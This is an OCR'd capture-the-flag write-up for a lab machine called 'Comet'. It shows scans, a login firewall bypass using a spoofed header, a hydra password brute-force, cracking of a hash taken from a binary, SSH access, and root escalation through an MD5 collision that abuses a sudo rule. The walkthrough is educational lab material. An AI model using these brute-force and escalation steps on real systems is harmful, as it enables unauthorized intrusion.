

Comet


```
$ netdiscover -r 192.168.0.0/24
 192.168.0.43    08:00:27:f5:cb:d0      3     180  PCS Systemtechnik GmbH

$ nmap -sS --open -p- -n -Pn --min-rate 5000 -vvv  192.168.0.43
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64

$ nmap -sCV -p22,80 -n -Pn -vvv  192.168.0.43

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol

80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: CyberArray
| http-methods:
```

|_ Supported Methods: GET POST OPTIONS HEAD

$ whatweb 192.168.0.43
http://192.168.0.43 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], Email[support@yoursite.com], HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.0.43], Script[text/javascript], Title[CyberArray]





login has a firewall blocking my ip


so pass it with this header

```
/home/guel ⌚ 18:12:25
$ curl -H "X-ORIGINATING-IP: let me in XD" -d "username=admin&password=password" -X POST http://192.168.0.43/login.php

<!DOCTYPE html>
<html>
  <head>
    <title>Sign In</title>
    <meta charset="UTF-8">
    <link rel="stylesheet" href="login.css">
  </head>
  <body>
    <form class="form" autocomplete="off" method="post">
      <div class="control">
        <h1>Sign In</h1>
      </div>
```

```
</html>

/home/guel ⌚ 18:13:35
$ curl http://192.168.0.43/ip.txt
let me in XD
```

the lets use hydra for finding pass for user admin

```
/home/guel ⌚ 18:18:07
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.43 http-post-form "/login.php:username=admin&password=^PASS^:H=X-ORIGINATING-IP:need d pass:F=Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-28 18:18:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.0.43:80/login.php:username=admin&password=^PASS^:H=X-ORIGINATING-IP:need d pass:F=Invalid
[STATUS] 4208.00 tries/min, 4208 tries in 00:01h, 14340191 to do in 56:48h, 16 active
[80][http-post-form] host: 192.168.0.43   login: admin   password: solitario
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-28 18:19:36
```


192.168.0.43/logFire/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunte
Index of /logFire
Name
Last modified
Size
Descri
Parent Directory -
firewall.log 2023-02-19 16:35 6.8K
firewall.log.1 2023-02-19 16:35 6.8K
firewall.log.2 2023-02-19 16:35 6.8K
firewall.log.3 2023-02-19 16:35 6.9K
firewall.log.4 2023-02-19 16:35 6.8K
firewall.log.5 2023-02-19 16:35 6.7K
firewall.log.6 2023-02-19 16:35 6.9K
firewall.log.7 2023-02-19 16:35 6.9K
firewall.log.8 2023-02-19 16:35 6.7K
firewall.log.9 2023-02-19 16:35 6.9K
firewall.log.10 2023-02-19 16:35 6.8K
firewall.log.11 2023-02-19 16:35 6.8K
firewall.log.12 2023-02-19 16:35 6.9K
firewall.log.13 2023-02-19 16:35 6.9K
firewall.log.14 2023-02-19 16:35 6.9K

```
/home/guel/Downloads ⌚ 18:26:54
$ for i in {1..51}; do wget "http://192.168.0.43/logFire/firewall.log.$i" ;done
--2025-04-28 18:28:51--  http://192.168.0.43/logFire/firewall.log.1
Connecting to 192.168.0.43:80... connected.
HTTP request sent, awaiting response... 200 OK
```


greping found user Jon


```
/home/guel/Downloads ⌚ 18:29:08
$ cat * | sort -u
#
                    00:e7:d2:0f:59:54:7e:ee:fa:59:e4:d2:ec:25:2c:
      02:05:fc:20:fb:a3:cd:a1:11:a2:2e:ec:67:d1:2f:a9:a7:cd:
                    03:4b:4d:49:eb:52:b7:38:00:bf:67:17:d7:62:9e:
      0b:c1:80:69:4d:07:83:b8:c5:f0:ec:cb:e1:ab:a7:05:ae:4e:
0uwlLJopYhn98VLrI7V8YVkq7OghUoYvU0dZc9Kypj+8nGwydQyccaANKkhKUxUJ
0Wlbw5Meg+n9vX2M9Leay7EKQLBeMnl/xGzubCw8qog1wVGl0eAj6Hgsg1nBkQHl
      16:e8:ac:89:23:ad:59:37:ef:3e:18:2e:a4:c8:14:b7:e8:d3:
      1b:58:11:c2
                    1b:b9:7a:ca:6e:68:f9:2d:51:27:ff:4a:8a:8b:3b:
1d254803cb7e4067daaec465699bf8fe
2023-02-19 16:35:30 10.0.0.1 Connection refused from 192.168.0.1
2023-02-19 16:35:30 10.0.0.1 Dropped packet from 10.0.0.1 to 192.168.0.1
2023-02-19 16:35:30 10.0.0.1 HTTP request to unauthorized URL from 10.0.0.1
2023-02-19 16:35:30 10.0.0.1 Intrusion attempt from 192.168.0.1
2023-02-19 16:35:30 10.0.0.1 Port scan detected from 10.0.0.1
2023-02-19 16:35:30 10.1.1.1 Connection refused from 192.168.0.1
2023-02-19 16:35:30 10.1.1.1 Dropped packet from 10.0.0.1 to 192.168.0.1
2023-02-19 16:35:30 10.1.1.1 HTTP request to unauthorized URL from 10.0.0.1
2023-02-19 16:35:30 10.1.1.1 Intrusion attempt from 192.168.0.1
2023-02-19 16:35:30 10.1.1.1 Port scan detected from 10.0.0.1
2023-02-19 16:35:30 172.16.0.1 Connection refused from 192.168.0.1
2023-02-19 16:35:30 172.16.0.1 Dropped packet from 10.0.0.1 to 192.168.0.1
2023-02-19 16:35:30 172.16.0.1 HTTP request to unauthorized URL from 10.0.0.1
```


```
2023-02-19 16:35:31 192.168.0.1 HTTP request to unauthorized URL from 10.0.0.1
2023-02-19 16:35:31 192.168.0.1 Intrusion attempt from 192.168.0.1
2023-02-19 16:35:31 192.168.0.1 Port scan detected from 10.0.0.1
2023-02-19 16:35:31 192.168.1.10 | 192.168.1.50 | Allowed | Inbound connection | Joe
2023-02-19 16:35:31 192.168.1.1 Connection refused from 192.168.0.1
2023-02-19 16:35:31 192.168.1.1 Dropped packet from 10.0.0.1 to 192.168.0.1
```


lets see whats in firewall_update file with ghidra cause this file is an ELF 64-bit LSB pie executable

it comapre a hash with an imput, lets crack it


CodeBrowser: firewall:/firewall_update
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
firewall_update
.bss
.data
.got.plt
.got
.dynamic
.fini_array
.init_array
.eh_frame
.eh_frame_hdr
.rodata
Program Tree
Symbol Tree
_start
deregister_tm_clo
frame_dummy
FUN_00101020
main
register_tm_clones
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
firewall_update
generic_clib_64
Listing: firewall_update
Decompile: main - (firewall_update)
Console - Scripting


https://hashes.com/en/decrypt/hash
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - swisskyr... example_hashes [h... Hash Type Identif...
Hashes.com
Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes Escrow Support English
Register Login
Proceeded!
1 hashes were checked: 1 found 0 not found
Found:
b8728ab81a3c3391f5f63f39da72ee89f43f9a9f429bc8cfe858f8048eaad2b1:prettywoman
SEARCH AGAIN
HASHES.COM
DECRYPT HASHES
TOOLS
ESCROW



root@kali:/home/guel
joe@comet: ~
/home/guel/Downloads 19:01:48
$ ssh joe@192.168.0.43
The authenticity of host '192.168.0.43 (192.168.0.43)' can't be established.
ED25519 key fingerprint is SHA256:s1UJuaVeu8UNzbo7FaamRo2EWZrzFXveeiWZyCxeJE0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.43' (ED25519) to the list of known hosts.
joe@192.168.0.43's password:
Linux comet.hmv 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
joe@comet:~$ id
uid=1000(joe) gid=1000(joe) groups=1000(joe)
joe@comet:~$ sudo -l
Matching Defaults entries for joe on comet:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User joe may run the following commands on comet:
(ALL : ALL) NOPASSWD: /bin/bash /home/joe/coll
joe@comet:~$



we need two files named file1 and file2, with string “HMV” in the first line, the different content and same md5, so is asking for a md5 collision

lets download a md5 collision generator and proceed as you see next

https://github.com/seed-labs/seed-labs/tree/master/category-crypto/Crypto_MD5_Collision/Labsetup


joe@comet:~$ chmod +x md5collgen
joe@comet:~$ rm file*
joe@comet:~$ echo "HMV" > /home/joe/file1
joe@comet:~$ echo "HMV" > /home/joe/file2
joe@comet:~$ rm file2
joe@comet:~$ ./md5collgen file1
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)
Using output filenames: 'msg1.bin' and 'msg2.bin'
Using prefixfile: 'file1'
Using initial value: 66fdfd128fcadfc4946a54c7a85dc86d
Generating first block: ....
Generating second block: S01.............................
Running time: 42.5484 s
joe@comet:~$ ls
coll file1 md5collgen msg1.bin msg2.bin user.txt
joe@comet:~$ md5sum msg1.bin
aad00d33c2f3bfbe4daf9a7878b556a4 msg1.bin
joe@comet:~$ md5sum msg2.bin
aad00d33c2f3bfbe4daf9a7878b556a4 msg2.bin
joe@comet:~$ nano msg1.bin
joe@comet:~$ nano msg2.bin
joe@comet:~$ rm file1
joe@comet:~$ mv msg1.bin file1
joe@comet:~$ mv msg2.bin file2
joe@comet:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
joe@comet:~$ sudo /bin/bash /home/joe/coll
joe@comet:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27 2022 /bin/bash
joe@comet:~$ /bin/bash -p
bash-5.1# id
uid=1000(joe) gid=1000(joe) euid=0(root) egid=0(root) groups=0(root),1000(joe)
bash-5.1#